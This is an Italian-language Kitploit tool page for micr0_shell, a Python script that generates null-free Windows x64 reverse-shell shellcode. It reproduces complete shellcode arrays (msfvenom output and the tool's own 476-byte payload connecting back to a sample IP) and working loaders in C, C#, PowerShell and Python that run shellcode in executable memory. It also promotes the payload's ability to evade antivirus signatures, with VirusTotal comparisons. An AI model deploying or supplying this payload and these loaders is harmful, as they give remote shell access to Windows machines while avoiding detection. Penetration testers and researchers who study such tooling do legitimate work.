
Skip to content
KitploitKITPLOIT
StrumentiBlog
Invia
StrumentiBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/senzee1984/micr0_shell
Generazione di PayloadExploitShellcodeGenerazione di ShellcodeSviluppo Payload
GitHubsenzee1984/micr0_shell

micr0_shell

micr0shell è uno script Python che genera dinamicamente shellcode reverse shell PIC Null-Free per Windows X64.

Vedi Repository
2223334 mesi faRevisionato da Kitploit

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

micr0 shell

Micr0shell è uno script Python leggero ed efficiente progettato per generare dinamicamente shellcode Windows X64 Position-Independent Code (PIC) Null-Free per reverse shell. A seconda delle opzioni selezionate, il shellcode generato può essere fino a 27 byte più piccolo di shellcode comparabili generati da msfvenom, evitando al contempo l'inclusione di byte 0x00. Inoltre, poiché lo shellcode di MSF è ampiamente utilizzato e quindi più probabile essere rilevato da metodi di rilevamento basati su firma, lo shellcode generato da micr0shell offre un ulteriore livello di capacità di evasione.

root@kitploit:~
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.45 LPORT=443 -f csharp -v shellcode -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=7, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 503 (iteration=0)
x64/xor chosen with final size 503
Payload size: 503 bytes
Final size of csharp file: 2586 bytes
byte[] shellcode = new byte[503] {
0x48,0x31,0xc9,0x48,0x81,0xe9,0xc6,0xff,0xff,0xff,0x48,0x8d,0x05,0xef,0xff,
0xff,0xff,0x48,0xbb,0x2b,0x1e,0x7f,0x17,0x61,0x58,0xad,0xc4,0x48,0x31,0x58,
0x27,0x48,0x2d,0xf8,0xff,0xff,0xff,0xe2,0xf4,0xd7,0x56,0xfc,0xf3,0x91,0xb0,
0x6d,0xc4,0x2b,0x1e,0x3e,0x46,0x20,0x08,0xff,0x95,0x7d,0x56,0x4e,0xc5,0x04,
0x10,0x26,0x96,0x4b,0x56,0xf4,0x45,0x79,0x10,0x26,0x96,0x0b,0x56,0xf4,0x65,
0x31,0x10,0xa2,0x73,0x61,0x54,0x32,0x26,0xa8,0x10,0x9c,0x04,0x87,0x22,0x1e,
0x6b,0x63,0x74,0x8d,0x85,0xea,0xd7,0x72,0x56,0x60,0x99,0x4f,0x29,0x79,0x5f,
0x2e,0x5f,0xea,0x0a,0x8d,0x4f,0x69,0x22,0x37,0x16,0xb1,0xd3,0x2d,0x4c,0x2b,
0x1e,0x7f,0x5f,0xe4,0x98,0xd9,0xa3,0x63,0x1f,0xaf,0x47,0xea,0x10,0xb5,0x80,
0xa0,0x5e,0x5f,0x5e,0x60,0x88,0x4e,0x92,0x63,0xe1,0xb6,0x56,0xea,0x6c,0x25,
0x8c,0x2a,0xc8,0x32,0x26,0xa8,0x10,0x9c,0x04,0x87,0x5f,0xbe,0xde,0x6c,0x19,
0xac,0x05,0x13,0xfe,0x0a,0xe6,0x2d,0x5b,0xe1,0xe0,0x23,0x5b,0x46,0xc6,0x14,
0x80,0xf5,0x80,0xa0,0x5e,0x5b,0x5e,0x60,0x88,0xcb,0x85,0xa0,0x12,0x37,0x53,
0xea,0x18,0xb1,0x8d,0x2a,0xce,0x3e,0x9c,0x65,0xd0,0xe5,0xc5,0xfb,0x5f,0x27,
0x56,0x39,0x06,0xf4,0x9e,0x6a,0x46,0x3e,0x4e,0x20,0x02,0xe5,0x47,0xc7,0x3e,
0x3e,0x45,0x9e,0xb8,0xf5,0x85,0x72,0x44,0x37,0x9c,0x73,0xb1,0xfa,0x3b,0xd4,
0xe1,0x22,0x5e,0xdf,0x2f,0xde,0xf6,0x74,0x2d,0x4d,0x17,0x61,0x19,0xfb,0x8d,
0xa2,0xf8,0x37,0x96,0x8d,0xf8,0xac,0xc4,0x2b,0x57,0xf6,0xf2,0x28,0xe4,0xaf,
0xc4,0x2a,0xa5,0xbf,0xbf,0x60,0x75,0xec,0x90,0x62,0x97,0x9b,0x5b,0xe8,0xa9,
0xec,0x7e,0x67,0x69,0x59,0x10,0x9e,0x8d,0xe1,0x4d,0xc1,0x76,0x7e,0x16,0x61,
0x58,0xf4,0x85,0x91,0x37,0xff,0x7c,0x61,0xa7,0x78,0x94,0x7b,0x53,0x4e,0xde,
0x2c,0x69,0x6d,0x8c,0xd4,0xde,0x37,0x9e,0xa3,0x10,0x52,0x04,0x63,0x97,0xbe,
0x56,0xdb,0xb2,0xa2,0x1b,0xcb,0xe1,0xaa,0x5f,0xe8,0x9f,0xc7,0xd4,0x6a,0x46,
0x33,0x9e,0x83,0x10,0x24,0x3d,0x6a,0xa4,0xe6,0xb2,0x15,0x39,0x52,0x11,0x63,
0x9f,0xbb,0x57,0x63,0x58,0xad,0x8d,0x93,0x7d,0x12,0x73,0x61,0x58,0xad,0xc4,
0x2b,0x5f,0x2f,0x56,0x31,0x10,0x24,0x26,0x7c,0x49,0x28,0x5a,0x50,0x98,0xc7,
0xc9,0x72,0x5f,0x2f,0xf5,0x9d,0x3e,0x6a,0x80,0x0f,0x4a,0x7e,0x16,0x29,0xd5,
0xe9,0xe0,0x33,0xd8,0x7f,0x7f,0x29,0xd1,0x4b,0x92,0x7b,0x5f,0x2f,0x56,0x31,
0x19,0xfd,0x8d,0xd4,0xde,0x3e,0x47,0x28,0xa7,0x65,0x89,0xa2,0xdf,0x33,0x9e,
0xa0,0x19,0x17,0xbd,0xe7,0x21,0xf9,0xe8,0xb4,0x10,0x9c,0x16,0x63,0xe1,0xb5,
0x9c,0x6f,0x19,0x17,0xcc,0xac,0x03,0x1f,0xe8,0xb4,0xe3,0x5d,0x71,0x89,0x48,
0x3e,0xad,0xc7,0xcd,0x10,0x59,0xd4,0xcb,0x37,0x94,0xa5,0x70,0x91,0xc2,0x57,
0x14,0xff,0xec,0x81,0x2d,0xa8,0x7f,0x6c,0x0d,0x0d,0x78,0x0b,0x58,0xf4,0x85,
0xa2,0xc4,0x80,0xc2,0x61,0x58,0xad,0xc4 };

Background

Ho acquisito le mie competenze nello sviluppo di shellcode x86 attraverso il corso Offensive Security Exploit Developer (OSED), che ho trovato particolarmente affascinante. Prima del corso, lo sviluppo di shellcode mi sembrava un campo misterioso, ma ho subito capito quanta flessibilità offra per raggiungere obiettivi specifici. Riconoscendo che lo shellcoding x64 è più rilevante e ampiamente utilizzato nel panorama odierno, ho applicato ciò che ho imparato per sviluppare questo script dinamico e conveniente per generare shellcode di reverse shell per Windows x64.

Come Usare

Installare Keystone Engine

Per generare shellcode da istruzioni assembly x64 in uno script Python, è necessaria la dipendenza dal motore keystone. Usa pip per installare Keystone Engine:

root@kitploit:~
pip install keystone-engine

Utilizzo dello Script

Gli utenti hanno la flessibilità di specificare vari parametri: l'indirizzo IP, la porta di ascolto, il nome della variabile, il formato dello shellcode (le opzioni includono C, CSharp, Python e PowerShell), il tipo di shell (PowerShell o CMD), se salvare lo shellcode generato in un file, e se eseguire lo shellcode generato (True/False).

root@kitploit:~
└─# python3 micr0shell.py                                                                                                                         

███╗░░░███╗██╗░█████╗░██████╗░░█████╗░  ░██████╗██╗░░██╗███████╗██╗░░░░░██╗░░░░░
████╗░████║██║██╔══██╗██╔══██╗██╔══██╗  ██╔════╝██║░░██║██╔════╝██║░░░░░██║░░░░░
██╔████╔██║██║██║░░╚═╝██████╔╝██║░░██║  ╚█████╗░███████║█████╗░░██║░░░░░██║░░░░░
██║╚██╔╝██║██║██║░░██╗██╔══██╗██║░░██║  ░╚═══██╗██╔══██║██╔══╝░░██║░░░░░██║░░░░░
██║░╚═╝░██║██║╚█████╔╝██║░░██║╚█████╔╝  ██████╔╝██║░░██║███████╗███████╗███████╗
╚═╝░░░░░╚═╝╚═╝░╚════╝░╚═╝░░╚═╝░╚════╝░  ╚═════╝░╚═╝░░╚═╝╚══════╝╚══════╝╚══════╝

Autore: Senzee
Repository GitHub: https://github.com/senzee1984/micr0_shell
Descrizione: Genera dinamicamente shellcode PIC Null-Free per Reverse Shell
Attenzione: In rari casi (.255 e .0 coesistono), lo shellcode generato potrebbe contenere byte NULL, ad esempio quando l'IP è 192.168.0.255


usage: micr0shell.py [-h] --ip IP [--port PORT] [--language LAN] [--variable VAR] [--type SHELL_TYPE] [--execution CODE_EXEC] [--save SAVE]
                     [--output OUTPUT]
micr0shell.py: error: the following arguments are required: --ip/-i

Solo l'indirizzo IP deve essere specificato per far funzionare correttamente lo shellcode. Il valore predefinito della porta è 443, il nome predefinito della variabile è buf, la lingua predefinita è python e il tipo di shell predefinito è cmd.exe.

Gli utenti possono scegliere di eseguire lo shellcode generato in questo script Python; lo shellcode generato può anche essere salvato in un file binario. Per impostazione predefinita, lo shellcode generato NON VIENE ESEGUITO e NON VIENE SALVATO in un file.

Semplice Esecutore di Shellcode

Di seguito sono forniti semplici loader di shellcode in diversi linguaggi comuni per testare comodamente lo shellcode generato.

Tuttavia, se sei interessato a valutare le capacità di evasione, tieni presente che i seguenti loader di shellcode potrebbero essere rilevati a loro volta. Per tecniche di evasione più avanzate, potresti voler esplorare loader di shellcode alternativi, che vanno oltre lo scopo di questo documento README.

C

root@kitploit:~
#include "windows.h"
#include "stdlib.h"

unsigned char shellcode[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0......};  // SHELLCODE HERE

int main()
{
    int length = sizeof(shellcode);
    void* exec = VirtualAlloc(0, length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(exec, shellcode, length);
    HANDLE th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec, 0, 0, 0);
}

CSharp

root@kitploit:~
using System;
using System.Runtime.InteropServices;

namespace runner
{
    public class runner
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

        public static void Main(String[] args)
        {
            byte[] buffer= new byte[479] {0x48,0x31,0xd2,0x65,0x48,0x8b,0x42,0x60,0x48......};  // SHELLCODE HERE
            IntPtr addr = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, 0x3000, 0x40);
            Marshal.Copy(shellcode, 0, addr, shellcode.Length);
            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
            return;
        }
    }
}

PowerShell

root@kitploit:~
function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
     Equals('System.dll')
     }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
@($moduleName)), $functionName))
}


function getDelegateType {
    Param (
     [Parameter(Position = 0, Mandatory = $True)] [Type[]]
     $func, [Parameter(Position = 1)] [Type] $delType = [Void]
    )
    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]:https://raw.githubusercontent.com/senzee1984/micr0_shell/main/:Run).
    DefineDynamicModule('InMemoryModule', $false).
    DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
    AutoClass', [System.MulticastDelegate])

  $type.
    DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $func).
     SetImplementationFlags('Runtime, Managed')

  $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType,
$func). SetImplementationFlags('Runtime, Managed')
    return $type.CreateType()
}

$lpMem =[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32])([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)

[Byte[]] $buf = <SHELLCODE HERE>

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)
$hThread =[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll CreateThread), (getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])([IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll WaitForSingleObject), (getDelegateType @([IntPtr], [Int32]) ([Int]))).Invoke($hThread, 0xFFFFFFFF)

Python

root@kitploit:~
import ctypes, struct


buf =  b"\x48\x31\...."  # SHELLCODE HERE
buf=bytearray(buf)

ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
                                          ctypes.c_int(len(buf)),
                                          ctypes.c_int(0x3000),
                                          ctypes.c_int(0x40))

buf = (ctypes.c_char * len(buf)).from_buffer(buf)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(ptr),
                                     buf,
                                     ctypes.c_int(len(buf)))
print("Shellcode located at address %s" % hex(ptr))

ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
                                         ctypes.c_int(0),
                                         ctypes.c_uint64(ptr),
                                         ctypes.c_int(0),
                                         ctypes.c_int(0),
                                         ctypes.pointer(ctypes.c_int(0)))

ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),ctypes.c_int(-1))

Problemi Noti

  1. In base all'indirizzo IP, alla porta e al tipo di shell forniti, micr0shell genera dinamicamente shellcode Null-Free. Ho considerato la maggior parte degli scenari comuni che potrebbero introdurre byte Null, ma è importante notare che se l'indirizzo IP fornito contiene sia .255 che .0—ad esempio 192.168.0.255—lo shellcode generato includerà un byte Null. Sebbene tali indirizzi IP siano relativamente rari nella pratica, eliminare i byte Null per tutti i possibili indirizzi IP aumenterebbe significativamente la complessità. Di conseguenza, non ho piani immediati per risolvere questo problema.

  2. Per quanto riguarda il valore della porta, teoricamente nessuna porta dovrebbe produrre un byte Null. Tuttavia, a causa del modo in cui viene implementata l'eliminazione dei byte Null, la porta 65280 non è utilizzabile.

  3. Su Windows 11, facendo doppio clic sul programma/script loader dello shellcode, la sessione di shell uscirà rapidamente. Tuttavia, se lo si avvia tramite CMD o PowerShell, la sessione di shell rimarrà attiva fino a quando non ci si disconnette dal server. Questo problema è attualmente in fase di indagine e sembra essere correlato allo shellcode stesso. Troverò un modo per risolverlo al più presto.

Caso di Test


Test della capacità di evasione della firma dello shellcode; i file di esempio sono stati caricati su VirusTotal nell'agosto 2023.

File Binario dello Shellcode

Usa msfvenom e micr0shell per generare file binari raw e caricarli rispettivamente. Ci sono 2 campioni generati da msfvenom: uno include 0x00 e l'altro è Null-Free. Il confronto è il seguente:

image

image

image

Al 13/08/2023, il file binario raw dello shellcode generato da micr0shell non è stato riconosciuto da firme.

Semplice Loader di Shellcode in C

Usa msfvenom e micr0shell per generare array di byte dello shellcode e includerli rispettivamente in un semplice runner di shellcode scritto in C. Ci sono 2 shellcode generati da msfvenom: uno include 0x00 e l'altro è Null-Free. Il confronto è il seguente:

image

image

image

Al 23/08/2023, il loader di shellcode che include lo shellcode generato da micr0shell ha molte meno rilevazioni. Vale la pena menzionare che il semplice loader di shellcode stesso è riconosciuto da firme, anche se lo shellcode è innocuo.

Screenshot

image

root@kitploit:~
─# python3 micr0shell.py --ip 192.168.1.45 --port 443 --type cmd --language c --variable shellcode --execution false --save True --output buf.bin

███╗░░░███╗██╗░█████╗░██████╗░░█████╗░  ░██████╗██╗░░██╗███████╗██╗░░░░░██╗░░░░░
████╗░████║██║██╔══██╗██╔══██╗██╔══██╗  ██╔════╝██║░░██║██╔════╝██║░░░░░██║░░░░░
██╔████╔██║██║██║░░╚═╝██████╔╝██║░░██║  ╚█████╗░███████║█████╗░░██║░░░░░██║░░░░░
██║╚██╔╝██║██║██║░░██╗██╔══██╗██║░░██║  ░╚═══██╗██╔══██║██╔══╝░░██║░░░░░██║░░░░░
██║░╚═╝░██║██║╚█████╔╝██║░░██║╚█████╔╝  ██████╔╝██║░░██║███████╗███████╗███████╗
╚═╝░░░░░╚═╝╚═╝░╚════╝░╚═╝░░╚═╝░╚════╝░  ╚═════╝░╚═╝░░╚═╝╚══════╝╚══════╝╚══════╝

Autore: Senzee
Repository GitHub: https://github.com/senzee1984/micr0_shell
Descrizione: Genera dinamicamente shellcode PIC Null-Free per Reverse Shell
Attenzione: In rari casi (.255 e .0 coesistono), lo shellcode generato potrebbe contenere byte NULL, ad esempio quando l'IP è 192.168.0.255


[+]Impostazioni Shellcode:
******** Indirizzo IP: 192.168.1.45
******** Porta di Ascolto: 443
******** Linguaggio del runner di shellcode desiderato: c
******** Nome variabile array shellcode: shellcode
******** Shell: cmd
******** Esecuzione Shellcode: false
******** Salva Shellcode su file: true


[+]Dimensione Payload: 476 byte

[+]Formato Shellcode per C

unsigned char shellcode[]={
0x48,0x31,0xd2,0x65,0x48,0x8b,0x42,0x60,0x48,0x8b,0x70,0x18,0x48,0x8b,0x76,0x30,0x4c,0x8b,0x0e,0x4d,
0x8b,0x09,0x4d,0x8b,0x49,0x10,0xeb,0x63,0x41,0x8b,0x49,0x3c,0x4d,0x31,0xff,0x41,0xb7,0x88,0x4d,0x01,
0xcf,0x49,0x01,0xcf,0x45,0x8b,0x3f,0x4d,0x01,0xcf,0x41,0x8b,0x4f,0x18,0x45,0x8b,0x77,0x20,0x4d,0x01,
0xce,0xe3,0x3f,0xff,0xc9,0x48,0x31,0xf6,0x41,0x8b,0x34,0x8e,0x4c,0x01,0xce,0x48,0x31,0xc0,0x48,0x31,
0xd2,0xfc,0xac,0x84,0xc0,0x74,0x07,0xc1,0xca,0x0d,0x01,0xc2,0xeb,0xf4,0x44,0x39,0xc2,0x75,0xda,0x45,
0x8b,0x57,0x24,0x4d,0x01,0xca,0x41,0x0f,0xb7,0x0c,0x4a,0x45,0x8b,0x5f,0x1c,0x4d,0x01,0xcb,0x41,0x8b,
0x04,0x8b,0x4c,0x01,0xc8,0xc3,0xc3,0x4c,0x89,0xcd,0x41,0xb8,0x8e,0x4e,0x0e,0xec,0xe8,0x8f,0xff,0xff,
0xff,0x49,0x89,0xc4,0x48,0x31,0xc0,0x66,0xb8,0x6c,0x6c,0x50,0x48,0xb8,0x57,0x53,0x32,0x5f,0x33,0x32,
0x2e,0x64,0x50,0x48,0x89,0xe1,0x48,0x83,0xec,0x20,0x4c,0x89,0xe0,0xff,0xd0,0x48,0x83,0xc4,0x20,0x49,
0x89,0xc6,0x49,0x89,0xc1,0x41,0xb8,0xcb,0xed,0xfc,0x3b,0x4c,0x89,0xcb,0xe8,0x55,0xff,0xff,0xff,0x48,
0x31,0xc9,0x66,0xb9,0x98,0x01,0x48,0x29,0xcc,0x48,0x8d,0x14,0x24,0x66,0xb9,0x02,0x02,0x48,0x83,0xec,
0x30,0xff,0xd0,0x48,0x83,0xc4,0x30,0x49,0x89,0xd9,0x41,0xb8,0xd9,0x09,0xf5,0xad,0xe8,0x2b,0xff,0xff,
0xff,0x48,0x83,0xec,0x30,0x48,0x31,0xc9,0xb1,0x02,0x48,0x31,0xd2,0xb2,0x01,0x4d,0x31,0xc0,0x41,0xb0,
0x06,0x4d,0x31,0xc9,0x4c,0x89,0x4c,0x24,0x20,0x4c,0x89,0x4c,0x24,0x28,0xff,0xd0,0x49,0x89,0xc4,0x48,
0x83,0xc4,0x30,0x49,0x89,0xd9,0x41,0xb8,0x0c,0xba,0x2d,0xb3,0xe8,0xf3,0xfe,0xff,0xff,0x48,0x83,0xec,
0x20,0x4c,0x89,0xe1,0x48,0x31,0xd2,0xb2,0x02,0x48,0x89,0x14,0x24,0x48,0x31,0xd2,0x66,0xba,0x01,0xbb,
0x48,0x89,0x54,0x24,0x02,0xba,0xc0,0xa8,0x01,0x2d,0x48,0x89,0x54,0x24,0x04,0x48,0x8d,0x14,0x24,0x4d,
0x31,0xc0,0x41,0xb0,0x16,0x4d,0x31,0xc9,0x48,0x83,0xec,0x38,0x4c,0x89,0x4c,0x24,0x20,0x4c,0x89,0x4c,
0x24,0x28,0x4c,0x89,0x4c,0x24,0x30,0xff,0xd0,0x48,0x83,0xc4,0x38,0x49,0x89,0xe9,0x41,0xb8,0x72,0xfe,
0xb3,0x16,0xe8,0x99,0xfe,0xff,0xff,0x48,0xba,0x9c,0x92,0x9b,0xd1,0x9a,0x87,0x9a,0xff,0x48,0xf7,0xd2,
0x52,0x48,0x89,0xe2,0x41,0x54,0x41,0x54,0x41,0x54,0x48,0x31,0xc9,0x66,0x51,0x51,0x51,0xb1,0xff,0x66,
0xff,0xc1,0x66,0x51,0x48,0x31,0xc9,0x66,0x51,0x66,0x51,0x51,0x51,0x51,0x51,0x51,0x51,0xb1,0x68,0x51,
0x48,0x89,0xe7,0x48,0x89,0xe1,0x48,0x83,0xe9,0x20,0x51,0x57,0x48,0x31,0xc9,0x51,0x51,0x51,0x48,0xff,
0xc1,0x51,0xfe,0xc9,0x51,0x51,0x51,0x51,0x49,0x89,0xc8,0x49,0x89,0xc9,0xff,0xd0};


Shellcode generato salvato con successo nel file buf.bin
Scarica lo strumento